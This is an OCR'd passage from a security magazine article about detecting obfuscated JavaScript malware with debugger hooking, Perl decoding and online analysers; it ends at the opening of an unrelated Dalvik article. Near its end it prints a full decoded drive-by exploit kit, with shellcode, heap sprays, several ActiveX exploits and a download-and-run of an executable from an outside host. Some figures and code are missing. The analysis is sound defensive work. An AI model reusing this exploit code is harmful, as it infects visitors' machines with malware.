


Figure 5: *Highlighting the text gives a visual to the encoded payload*

Kolisar's WSO is a new threat because it isn't just obfuscation, it's steganography -- quoted from Wikipedia: "Steganography is the art and science of writing hidden messages in such a way that no one alllpart from the sender and intended recipient even realizes there is a hidden message." However, up to now, we have only researched obfuscation / steganography algorithms where the payload and the carrier reside in the same file and exist in the same format--text. With today's ajax support by browsers, javascripts can get a lot more nasty.

We summarize this section by listing reasons that make detection of Web-based malware difficult:

1. Speed considerations and strict time constraints have forced gateway devices and anti-virus solutions to have always relied on signature-based pattern matching technologies. Such technologies have difficulties detecting Web-based malware because:

A. The nature of interpreted script languages, where generation of executable code at runtime is a norm, causes pattern-based approaches to fail.

B. Time constraints for gateway devices and anti-virus solutions prevent them from adopting behavior-based technologies, even if they have them.

2. Because script languages only exist in source code format (no binary executables), obfuscation is a widely adopted measure for intellectual property protection. Compression is also widely adopted for optimization purposes. Therefore unlike for Windows, Web-based malware detection mechanisms cannot assume that all obfuscated code is malicious.

Detection Techniques

1. The Assembly Way – Tracing JavaScript Obfuscation Parameters

It's always a good approach to get to the source of the objects to trace the functionality. The JavaScript which has been obfuscated for any specific purpose should be de-obfuscated prior to execution. This method has been followed in our analysis extensively. In order to understand the working behavior, certain facts need to be considered:

1. All the HTML calls in browser i.e. rendering various objects require a specific library that exports various functions for the execution. For Example – Internet Explorer utilizes MSHTML.DLL primarily for rendering content in the browser. That's true. It means functions that are used for rendering and execution are located inside it. It is always better to be acquainted with the base libraries used for rendering DOM objects and other HTML tags.

2. Understanding the holistic functionality of the obfuscated script. If an analyst is able to judge certain calls such DOM object execution, IFRAMES etc, it indirectly helps to trace those functions in the assembly when a reverse engineering process is carried on.


3. Most of the major malware uses IFRAMES or DOM functions such as Document.write etc for collaborative use with obfuscated scripts.

The base of this technique is simple and based on the interpreter's functionality to deobfuscate the script for execution in the context of the browser. The technique is browser specific but with a specific set of changes in different platforms this technique works efficiently. For this technique, IE has been chosen to perform analysis which in turn is the most exploitable browser in the wild.

Example Working

A possible obfuscated script is detected as

During the execution state, it is discovered that the script is making calls to DOM functions such as document.write. The main analysis point is to hook the required function to trace the obfuscated code in real time. On disassembling the MSHTML.DLL and tracing the document.write method the traced code is presented below as:



The required DOM function is calling the SAFEARRAY *psa data structure and passing it as an argument. Looking at the SAFEARRAY structure information.

The SAFEARRAY Structure

When converted to C++ and trimmed of excess typedefs and conditionals, the SAFEARRAY structure looks something like this:

```
struct SAFEARRAY {
WORD cDims;
WORD fFeatures;
DWORD cbElements;
DWORD cLocks;
void * pvData;
SAFEARRAYBOUND rgsabound[1];
};
```

- The cDims field contains the number of dimensions of the array.
- The fFeatures field is a bitfield indicating attributes of a particular array. (More on that later.)
- The cbElements field defines the size of each element in the array.
- The cLocks field is a reference count that indicates how many times the array has been locked. When there is no lock, you're not supposed to access the array data, which is located in pvData. It points to the actual data.
- The last field is an array of boundary structures. By default, there's only one of these, but if you define multiple dimensions, the appropriate system function will reallocate the array to give you as many array elements as you need. The dimension array is the last member of the array so that it can expand. A SAFEARRAYBOUND structure looks like this:

```
struct SAFEARRAYBOUND {
DWORD cElements;
LONG lLbound;
};
```

The structure contains a *pvData which is pointing to another structure which is presented below

```
typedef struct UNICODE_STRING {
USHORT Length;
USHORT MaximumLength;
PWSTR  Buffer;
}
```

Length: Specifies the length, in bytes, of the string pointed to by the Buffer member, not including the terminating NULL character, if any.

MaximumLength: Specifies the total size, in bytes, of memory allocated for Buffer. Up to MaximumLength bytes may be written into the buffer without trampling memory.

Buffer: Pointer to a wide-character string. Note that the strings returned by the various functions might not be null terminated.

The PWSTR buffer used in the above assembly is the pointer to the de-obfuscated script. So using this technique it is easy to monitor the buffer in real time to trace the working of JavaScript rendered in the browser itself. This technique does not depend on the complexity of obfuscation but rather on the inherited tracing in a real environment.

2. PERL based Holistic Obfuscated Code Detection

PERL is another powerful tool for analyzing and decoding code from perspective of malware and security analysis. PERL in itself is very robust in performing operations on regular expressions and string conversion. This functionality comes handy in analyzing obfuscated code to some level.

PERL URI Escape Module

This provides functions to escape and unescape URI strings as defined by RFC 2396 (and updated by RFC 2732). A URI consists of a restricted set of characters, denoted as uric in RFC 2396. The restricted set of characters consists of digits, letters, and a few graphic symbols chosen from those common to most of the character encodings and input facilities available to Internet users:


More: *http://search.cpan.org/~gaas/URI-1.51/URI/Escape.pm*

Try out with different options.


Primarily we use this technique to detect and trace the target system which is encoded directly. The only solution is to unescape the code to detect the malware domain. Our analysis used this part tremendously. With suitable example this will be proved.

Example: Let's apply this effective check to perform the trick.

Check 1: The obfuscated code




The very effective technique is unescaping the code. Let's trigger it through PERL. The code is put into a file called temp.txt.



The decode code looks like to be a server side infectious PHP exploit. This is a simple example. The code can be encoded in a dual manner. If one finds that on escaping for a single iteration lowers the length of the code then keep on iterating the code to get to the source. Let's analyze.

Check 2: Double Layer Encoding – Layered Obfuscation



On running the same set of commands it has been detected that the code is lowered to half. Let; have a look.

This gives an indication that first iteration to unescape code works fine. Let's try for the second iteration.

At last the test is successful and it shows that a wordpress exploit is obfuscated in it. So the code is decoded after second iteration.

As mentioned previously about using PERL with regular expression is and advanced analysis part to replace the content of file or decoding the file byte by byte by specifying the character length.

Some of generic PERL command line standard commands. Try and search for the functionality.

```
perl -MMIME::Base64 -ne 'print
decode_base64($_)' <file
perl -MMIME::Base64 -0777 -ne 'print
encode_base64($_)' <file
perl -pe 's/%([0-9A-Z]){2}/
chr(hex($1))/ieg;'
perl -Mencoding=utf16,STDOUT,utf8 -n
-e print < in > out
perl -Mencoding=utf16,STDOUT,utf8 -p
-e 1 < in > out
perl -C -Mutf8 -e"print qq(\x{83})"
>d.txt
```

This technique is very helpful. Perl is a good sanitized working tool and every analyst should give a try.

3. Obfuscated Hybrid Code Detection

The obfuscation does not end only with escaping and generic encoders. Obfuscated is also hybrid nowadays. There can be a scenario in which two scripting languages are used together. It can be a use o single scripting language with other custom encoders. The analysis has to be performed in such a way to scrutinize the dependency factor between scripting languages and custom encoders. Let's perform one analysis on the below mentioned script.

The above stated obfuscated code is build from two different modules. The presence of "%" character projects that there is a possibility of escaping the code. The second function is not look like to be an escape code. Let's apply the technique discussed previously in PERL to see what we have decoded.

There decode part is

```
document.write(unescape('<script
language="javascript">function
exploit_hell(s){var s1=unescape(s.
substr(0,s.length-1)); var
t='';for(i=0;i<s1.length;i++)
t+=String.fromCharCode(s1.
charCodeAt(i)-s.substr(s.length-
1,1));document.write(unescape(t));}</
script>'));
```

The main point is to find the code inside **exploit_hell** function. But this code seems to have been packed with some custom encoder. In order to look into part some automated deobfuscate code analyzer has to be used.

1. Spider Monkey: SpiderMonkey is Gecko's JavaScript engine written in C. It is used in various Mozilla products, including Firefox, and is available under MPL/GPL/LGPL tri-license


Download : *https://developer.mozilla.org/en/SpiderMonkey.*

2. Caffeine Monkey: The tool unmasks what the code is actually doing and allows researchers to create algorithms/functions to classify in whatever way they might want to. One of the key components of this tool is that it is behavior based, not signature based. It identifies specific behaviors that are indicative of malicious code.

Download : *http://www.secureworks.com/research/tools/caffeinemonkey.html*

The above stated tools can do the trick. The JavaScript analyzers are handy in analyzing lot of custom obfuscated script. The obfuscated code should be placed in .js extension file and passed as parameter to the JavaScript engine for execution of code.

The exploit_hell function consists of the below presented code.



It clearly explains the working functionality of a malware.

4. Web Based Real Time Dynamic Detection of Obfuscated Code


For analyzing very complex code, it is always preferable to try the automated or online obfuscation scanners. The reason is in real time environment time is a complex factor. But we lay stress on all the techniques because every single logic works efficiently at certain point. Let' try the online web malware analysis tool.

Wepawet: Wepawet is a service for detecting and analyzing web-based malware. It currently handles Flash and JavaScript files. wepawet runs various analyses on the URLs or files that you submit. At the end of the analysis phase, it tells you whether the resource is malicious or benign and provides you with information that helps you understand why it was classified in a way or the other. wepawet displays various pieces of information that greatly simplify the manual analysis and understanding of the behavior of malicious samples. For example, it gives access to the unobfuscated malicious code used in an attack.

Alpha Release: *http://wepawet.iseclab.org/index.php*

The reason for the suitability of WEPAWET is shown with an example below. The below mentioned is one of the example:

The code is really bad in its outlook. But when it is analyzed with WEPAWET it has another face to show. The reason of the online and automated use of JavaScript analyzers is that it becomes easy to trace the reported exploit code if any malware using it. Let's see:



Without a doubt it is an exploit that is used for Drive by Download Infection.

The decoded script is

```
var url = 'http://updatez.info/etc/getexe.exe?o=1&
t=1204152273&i=2204827752&e='; var shellco =
'%u54EB%u758B%u8B3C' + '%u3574%u0378%u56F5%u768B'
+ '%u0320%u33F5%u49C9%uAD41' +
'%uDB33%u0F36%u14BE%u3828' +
'%u74F2%uC108%u0DCB%uDA03' +
'%uEB40%u3BEF%u75DF%u5EE7' +
'%u5E8B%u0324%u66DD%u0C8B' +
'%u8B4B%u1C5E%uDD03%u048B' +
'%u038B%uC3C5%u7275%u6D6C' +
'%u6E6F%u642E%u6C6C%u2e00' +
'%u5C2e%u2e7e%u7865%u0065' +
'%uC033%u0364%u3040%u0C78' +
'%u408B%u8B0C%u1C70%u8BAD' +
'%u0840%u09EB%u408B%u8D34' +
'%u7C40%u408B%u953C%u8EBF' + '%u0E4E%uE8EC%uFF84%u
FFFF%uEC83%u8304' + '%u242C%uFF3C%u95D0%uBF50' +
'%u1A36%u702F%u6FE8%uFFFF' +
'%u8BFF%u2454%u8DFC%uBA52' +
'%uDB33%u5353%uEB52%u5324' +
'%uD0FF%uBF5D%uFE98%u0E8A' +
'%u53E8%uFFFF%u83FF%u04EC' +
'%u2C83%u6224%uD0FF%u7EBF' +
'%uE2D8%uE873%uFF40%uFFFF' + ' %uFF52%uE8D0%uFFD7%
uFFFF%u7468%u7074%u2F3A%u752F%u6470%u7461%u7A65%u6
92E%u666E%u2F6F%u7465 %u2F63%u6567%u6574%u6578%u65
2E%u6578%u6F3F%u313D%u7426%u313D%u3032%u3134%u3235
%u3732%u2633 %u3D69%u3232%u3430%u3238%u3737%u3235%
u6526%u203D'; var nop = '90', success = 0; var
exeurl = url + '1'; function CreateO(o, n){   var
r = null;   try {     r = o.CreateObject(n)   }
catch (e){   }   if (!r){     try {       r =
o.CreateObject(n, "")     }     catch (e){     }
}   if (!r){     try {       r = o.CreateObject(n,
"", "")     }     catch (e){     }   }   if (!r){
try {       r = o.GetObject("", n)     }     catch
(e){     }   }   if (!r){     try {       r = o.
GetObject(n, "")     }     catch (e){     }   }
if (!r){     try {       r = o.GetObject(n)     }
catch (e){     }   }   return (r); } function
Go(a){   var fso = a.CreateObject("Scri" + "pting.
File" + "Sys" + "temOb" + "ject", "")var sap =
CreateO(a, "She" + "ll.Applic" + "ation");   var
nl = null;   fname = "file151.exe";   fname = fso.
BuildPath(fso.GetSpecialFolder(2), fname);   try {
nl = CreateO(a, "Micr" + "osoft.XMLH" + "TTP");
nl.open("GET", exeurl, false);   }   catch (e){
try {       nl = CreateO(a, "MSX" + "ML2.XMLH" +
```

```
"TTP");       nl.open("GET", exeurl, false);     }
catch (e){       try {         nl = CreateO(a,
"MSX" + "ML2.ServerX" + "MLHTTP");         nl.
open("GET", exeurl, false);       }       catch
(e){         try {           nl = new
XMLHttpRequest();           nl.open("GET", exeurl,
false);
}          catch (e){           return 0;         }
}     }   }   nl.send(null);   rb = nl.
responseBody;   var x = CreateO(a, "ADO" + "DB.
Str" + "eam");   x.Type = 1;   eval("x." + repl[0]
+ "=3;x." + repl[1] + "();x." + repl[2] +
"(rb);x." + repl[3] +   "(fname,2);sap." + repl[4]
+ "(fname);");   return 1; } var repl = new
Array("Mo" + "de", "Op" + "en", "Wr" + "ite", "Sa"
+ "veTof" + "ile", "She"  + "llEx" + "ecute");
function mdac(){   var i = 0;   var target = new
Array("BD96" + "C556-65A3-11D0-983A-00C04F" +
"C29E36", "BD96" +   "C556-65A3-11D0-983A-00C04F"
+ "C29E30", "AB9B" + "CEDD-EC7E-47E1-9322-D4A210"
+   "617116", "0006" + "F033-0000-0000-C000-
000000" + "000046", "0006" +   "F03A-0000-0000-
C000-000000" + "000046", "6e32" + "070a-766d-4ee6-
879c-dc1fa9" +   "1d2fc3", "6414" +
"512B-B978-451D-A0D8-FCFDF3" + "3E833C", "7F5B" +
"7F63-F06F-4331-8A26-339E03" + "C0AE3D", "0672" +
"3E09-F4C2-43c8-8358-09FCD1" +   "DB0766", "639F"
+ "725F-1B2D-4831-A9FD-874847" + "682010", "BA01"
+   "8599-1DB3-44f9-83B4-461454" + "C84BF8",
"D0C0" + "7D56-7C69-43F1-B4A0-25F5A1" +
"1FAB19", "E8CC" + "CDDF-CA28-496b-B050-6C07C9" +
"62476B", null);   while (target[i]){     var a =
null;
a = document.createElement("object");     a.
setAttribute("classid", "clsid:" + target[i]);
if (a){       try {         var b = CreateO(a,
"Sh" + "ell.Appl" + "ication");         if (b){
if (Go(a))return 1;         }       }       catch
(e){       }     }     i++;   } } if (mdac())
success = 1; if (!success){   document.
write("<script language=VBScript>\r\n" +   'Set
elem=document.createElement("object")' + "\r\n" +
'fname="file234.exe"' + "\r\n" +   'elem.
setAttribute "id","elem"' + "\r\n" + 'elem.
setAttribute "classid","clsid:BD96' +   'C556-
65A3-11D0-983A-00C04F' + 'C29E36"' + "\r\n" + 'Set
obj=elem.CreateObject("She' +   'll.Appli' +
'cation","")' + "\r\n" + "Set nsp=obj.
NameSpace(20)\r\n" +   'Set pnm=nsp.
ParseName("Symbol.ttf")' + "\r\n" +
'tmp=Split(pnm.Path,"\\",-1,1)' +   "\r\n" +
'path=tmp(0) & "\\" &  tmp(1) & "\\"' + "\r\n" +
"fname=path & fname\r\n" +   'set tpqpd=CreateObje
ct("Micr"+"osoft.XML"+"HTTP")' + "\r\n" +
'iiqu=tpqpd.' + repl[1] +   '("GET",exeurl,0)' +
"\r\n" + "tpqpd.Send()\r\n" + "On Error Resume
Next\r\n" +   "egsyho=tpqpd.responseBody\r\n" +
'Set acvqqrp=elem.CreateObject("Scri' +   'pting.
FileSyst' + 'emObject","")' + "\r\n" +   "Set
kld=acvqqrp.CreateTextFile(fname, TRUE)\r\n" +
"lotzom=LenB(egsyho)\r\n" +   "For j=1 To lotzom\
r\n" + "plkosl=MidB(egsyho,j,1)\r\n" +
"qamplxd=AscB(plkosl)\r\n" +   "kld.
Write(Chr(qamplxd))\r\n" + "Next\r\n" + "kld.
Close\r\n" +   'Set yipt=elem.CreateObject("WScr'
+ 'ipt.Shell","")' + "\r\n" +   "On Error Resume
Next\r\n" + "yipt.Run fname,1,FALSE\r\n" + '<\/
script>'); } if (!success){   exeurl = url + '9';
document.write(   '<object
classid="clsid:59DBDDA6-9A80-42A4-B824-
9BC50CC172F5" id="test"></object>');   try {
test.DownloadFile(exeurl, "..\\~tmp0001.exe", "0",
"0");     document.location = "exploits/x9.
php?zenturi=1";
}   catch (e){   } } if (!success){   var hstoaddr
= 0x05050505;   var mystring = unescape(shellco +
'%u2033');   var hbsize = 0x400000;   var plsize =
mystring.length * 2;   var spslsize = hbsize -
(plsize + 0x38);   var spsl = unescape("%u" + nop
+ nop + "%u" + nop + nop);   while (spsl.length *
2 < spslsize){     spsl += spsl   }   spsl = spsl.
substring(0, spslsize / 2);   hblocks = (hstoaddr
- 0x400000) / hbsize;   memory = new Array();
for (i = 0; i < hblocks; i ++ ){     memory[i] =
spsl + mystring   }   var ssrt = ' method="';
for (i = 0; i < 10437; i ++ ){     ssrt +=
'&#x0505;'   }   document.write(' <html
xmlns:v="urn:schemas-microsoft-com:vml"><object
id="VMLRender" classid="CLSID:10072C EC-8CC1-11D1-
986E-00A0C955B42E"></object><style>v\\:*{behavior:
url(#VMLRender);}</style><v :rect
style="width:120pt;height:80pt"
fillcolor="red"><v:fill' + ssrt +
'"></v:rect></v:fill>'); } if (!success){   var
mystring = '%u' + nop + nop + shellco + '%u2032';
while (mystring.length < 3072){     mystring +=
'%u' + nop + nop   }   ;   mystring =
unescape(mystring);   var bigb =
unescape("%u0c0c");   while (bigb.length <=
0x100000){     bigb += bigb   }   var memory = new
Array();   for (var i = 0; i < 120; i ++ ){
memory[i] = bigb.substring(0, 0x100000 - mystring.
length) + mystring   }   var repl = new
Array("Web", "View", "Folder", "Icon");   var wvfi
= repl[0] + repl[1] + repl[2] + repl[3] + '.' +
repl[0] + repl[1] + repl[2] +   repl[3] + '.1';
for (var i = 0; i < 1024; i ++ ){     var wvfio =
new ActiveXObject(wvfi);     eval("try{wvfio.setS"
+ "lice(0x7ffffffe,0,0,202116108);}catch(e){}");
var wvfit = new ActiveXObject(wvfi);   } } if
(!success){   document.write(   "<object
classid='clsid:DCE2F8B1-A520-11D4-8FD0-
00D0B7730277' id='target1'></object>");
document.write(   "<object
classid='clsid:9D39223E-AE8E-11D4-8FD3-
00D0B7730277' id='target2'></object>");   var
mystring = unescape(shellco + '%u3031');
bigblock = unescape("%u" + nop + nop + "%u" + nop
+ nop);   slspace = 20 + mystring.lengthwhile
(bigblock.length < slspace)bigblock += bigblock;
fillblock = bigblock.substring(0, slspace);
block = bigblock.substring(0, bigblock.length
- slspace);   while (block.length + slspace <
0x40000)block = block + block + fillblock;
memory = new Array();   for (x = 0; x < 800; x ++
){     memory[x] = block + mystring   }   buffer =
'\x0a';   while (buffer.length < 5000)buffer += '\
x0a\x0a\x0a\x0a';   try {     try {       target1.
server = buffer;       target1.initialize();
target1.send()     }     catch (e){       target2.
server = buffer;       target2.receive();     }
}   catch (e){   } } if (!success){   var repl =
"A09AE68F";   document.write('<object
classid="clsid:' + repl +   '-B14D-43ED-B713-
BA413F034904" id="winzip"></object>');   var
mystring = unescape(shellco + '%u2038');   var
hstoaddr = 0x0c0c0c0c;   var hbsize = 0x400000;
var spslsize = hbsize - (mystring.length * 2 +
0x38);   var bigb = unescape("%u" + nop + nop +
"%u" + nop + nop);   while (bigb.length * 2 <
spslsize){     bigb += bigb   }   bigb = bigb.
substring(0, spslsize / 2);   hblocks = (hstoaddr
- 0x400000) / hbsize;   var memory = new Array();
for (var i = 0; i < hblocks; i ++ ){
```

```
memory[i] = bigb + mystring   }   var test = '';
for (i = 1; i < 231; i ++ ){     test += 'A'   }
test += "\x0c\x0c\x0c\x0c\x0c\x0c\x0c\x0c";   try {
winzip.CreateNewFolderFromName(test)   }   catch
(e){   } } if (!success){   try {     var test =
new ActiveXObject('QuickTime.QuickTime');     var
mystring = unescape(shellco + '%u2037');     var
hstoaddr = 0x0c0c0c0c;     var hbsize = 0x400000;
var spslsize = hbsize - (mystring.length * 2 +
0x38);     var bigb = unescape("%u" + nop + nop +
"%u" + nop + nop);     while (bigb.length * 2 <
spslsize){       bigb += bigb     }     hblocks =
(hstoaddr - 0x400000) / hbsize;     bigb = bigb.
substring(0, spslsize / 2);     var memory = new
Array();     for (var i = 0; i < hblocks; i ++ ){
memory[i] = bigb + mystring     }     document.
write(' <object CLASSID="clsid:02BF25D5-8C17-4B23-
BC80-D3488ABDDC6B"><param name="src" value="expl
oits/x7b.php"><param name="autoplay"
value="true"><param name="loop"
value="false"><param name="controller"
value="true"></object>');   }   catch (e){   } }
if (!success){   var mystring = unescape(shellco +
'%u3231');   document.write(' <html xmlns="http://
www.w3.org/1999/xhtml"><object id=target
classid="CLSID:88d969c5-f192- 11d4-a65f-
0040963251e5"></object>');   var spslsize =
0x400000 - (mystring.length * 2 + 0x38);   var
spsl = unescape("%u" + nop + nop + "%u" + nop +
nop);   while (spsl.length * 2 < spslsize){
spsl += spsl   }   var hblocks = (0x05050505 -
0x400000) / 0x400000;   var memory = new Array();
for (i = 0; i < hblocks; i ++ ){     memory[i] =
spsl + mystring   }   var obj = document.
getElementById('target').object;   try {     obj.
open(new Array(), new Array(), new Array(), new
Array(), new Array())   }   catch (e){   }   try {
obj.open(new Object(), new Object(), new Object(),
new Object(), new Object())   }   catch (e){   }
try {     obj.setRequestHeader(new Object(),
'......')   }   catch (e){   }   for (i = 0; i <
11; i ++ ){     try {       obj.
setRequestHeader(new Object(), 0x12345678)     }
catch (e){     }   } } if (!success){   document.
write(' <applet archive="exploits/x15b.php"
code="BaaaaBaa.class" width=1 height=1><param
name="ur l" value="' + url + '15"></applet>'); }
if (!success){   var mystring = unescape(shellco +
'%u3631');   var hstoaddr = 0x04060406;   var
plsize = mystring.length * 2;   var hbsize =
0x400000;   var spsl = unescape("%u" + nop + nop +
"%u" + nop + nop);   var spslsize = hbsize -
(plsize + 0x28);   var hblocks = (hstoaddr -
01000000) / hbsize;   while (spsl.length * 2 <
spslsize){     spsl += spsl;   }   spsl = spsl.
substring(0, spslsize / 2);   var memory = new
Array();   for (i = 0; i < hblocks; i ++ ){
memory[i] = spsl + mystring   }   document.write('
<style>BODY{CURSOR:url("exploits/x16b.php")}</
style>'); } if (success){   document.write(''); }
else {   document.write(''); }
```

That's how effective is WEPAWET for detecting exploit spreading through malware. •

REFERENCES

[**AjaxPath**] *ajaxpath.com*, "JavaScript Obfuscators Review". *http://www.javascriptsearch.com/guides/Advanced/articles/061221JSObfuscators.html*

[**Cha88.cn-1**] Cha88.cn online javascript obfuscator, *http://www.cha88.cn/safe/fromCharCode.php*

[**Dancho08-May**] Dancho Danchev, "Over 1.5 million pages affected by the recent SQL injection attacks," ZDNet Zero Day Blog, May 20th, 2008. http://blogs.zdnet.com/security/?p=1150

[**Edwards**] Dean Edwards's Javascript Packer, *http://dean.edwards.name/packer/*

[**Huang03**] Yao-Wen Huang, Shih-Kun Huang, Tsung-Po Lin, Chung-Hung Tsai. "Web Application Security Assessment by Fault Injection and Behavior Monitoring." In Proceedings of the Twelfth International Conference on World Wide Web (WWW2003), pages 148-159, May 21-25, Budapest, Hungary, 2003. *http://www.openwaves.net/download/wayne/WWW2003_WAVES.pdf*

[**Jasob**] Jasob 3 Javascript and CSS Obfuscation Tool, *http://www.jasob.com/*

[**JSCruncher**] JSChruncher Pro, *http://domapi.com/jscruncherpro/*

[**JSource**] Javascript Obfuscator--Scramble, obfuscate, and pack JavaScript code!, *http://www.javascript-source.com/*

[**Keizer08-Jan**] Gregg Keizer, "Mass hack infects tens of thousands of sites," ComputerWorld, Jan 8th, 2008. *http://www.computerworld.com.au/index.php/id;683627551*

[**Keizer08-Apr**] Gregg Keizer, "Huge Web Hack Attack Infects 500,000 Pages," PC World, Apr 26th, 2008. *http://www.pcworld.com/article/145151/huge_web_hack_attack_infects_500000_pages.html*

[**Kolisar**] Kolisar, "WhiteSpace: A Different Approach to JavaScript Obfuscation," DEFCON 16, Aug 2008. *https://www.defcon.org/html/links/defcon-media-archives.htm*

[**Malzilla**] Malzilla javascript de-obfuscator, *http://malzilla.sourceforge.net/*

[**Marin**] Nicolas Martin's PHP5 port of Dean Edward's Javascript Packer, *http://joliclic.free.fr/php/javascript-packer/en/*

[**Provos07**] Provos, N., McNamee, D., Mavrommatis, P., Wang, K., Modadugu, N. The Ghost In The Browser - Analysis of Web-based Malware, Proceedings of the 2007 HotBots, (Cambridge, April 2007), Usenix.

[**Provos08**] Niels Provos et al., All Your iFRAMEs Point to Us, Google Technical Report provos-2008a, Google Inc., February 4th, 2008, *http://research.google.com/archive/provos-2008a.pdf*

[**SaltStorm**] SaltStorm ESC Javascript Compressor, *http://www.saltstorm.net/depo/esc/*

[**Scriptasylum**] Scriptasylum Javascript Encoder, *http://scriptasylum.com/tutorials/encdec/javascript_encoder.html*

[**SrcEnc**] Script Encryptor, *http://www.dennisbabkin.com/php/download.php?what=ScrEnc*

[**Shang**] Shang Ng's GPL-licensed javascript obfuscator, *http://daven.se/usefulstuff/javascript-obfuscator.html*

[**Stunnix**] Stunnix Javascript Obfuscator and Encoder, *http://www.stunnix.com/prod/jo/*

[**Syntropy**] Syntropy JCE Pro Javascript Obfuscator, *http://www.syntropy.se/?ct=products/jcepro&target=overview*

[**Ticket**] Ticket (tm) Obfuscator for Javascript by Semantic Designs, *http://www.semdesigns.com/Products/Obfuscators/ECMAScriptObfuscator.html*

[**VanishingPoint Packer**] *http://code.google.com/p/vanishingpoint/*

[**YellowP**] YellowPipe online javascript packers, *http://www.yellowpipe.com/yis/tools/source-encrypter/index.php*

[**YUI**] Yahoo! User Interface Compressor, *http://developer.yahoo.com/yui/compressor/*

Reconstructing Dalvik Applications Using UNDX

By **Marc Schönefeld**

As a reverse engineer I have the tendency to look in the code that is running on my mobile device. I am coming from a JVM background, so I wanted to know what Dalvik is really about. Additionallay I Wanted to learn some yet another bytecode language, so Dalvik attracted my attention while sitting on a boring tax form. As I prefer coding to doing boring stuff, I skipped the tax declaration and coded the UNDX tool, which will be presented in the following paragraphs.

What is Dalvik

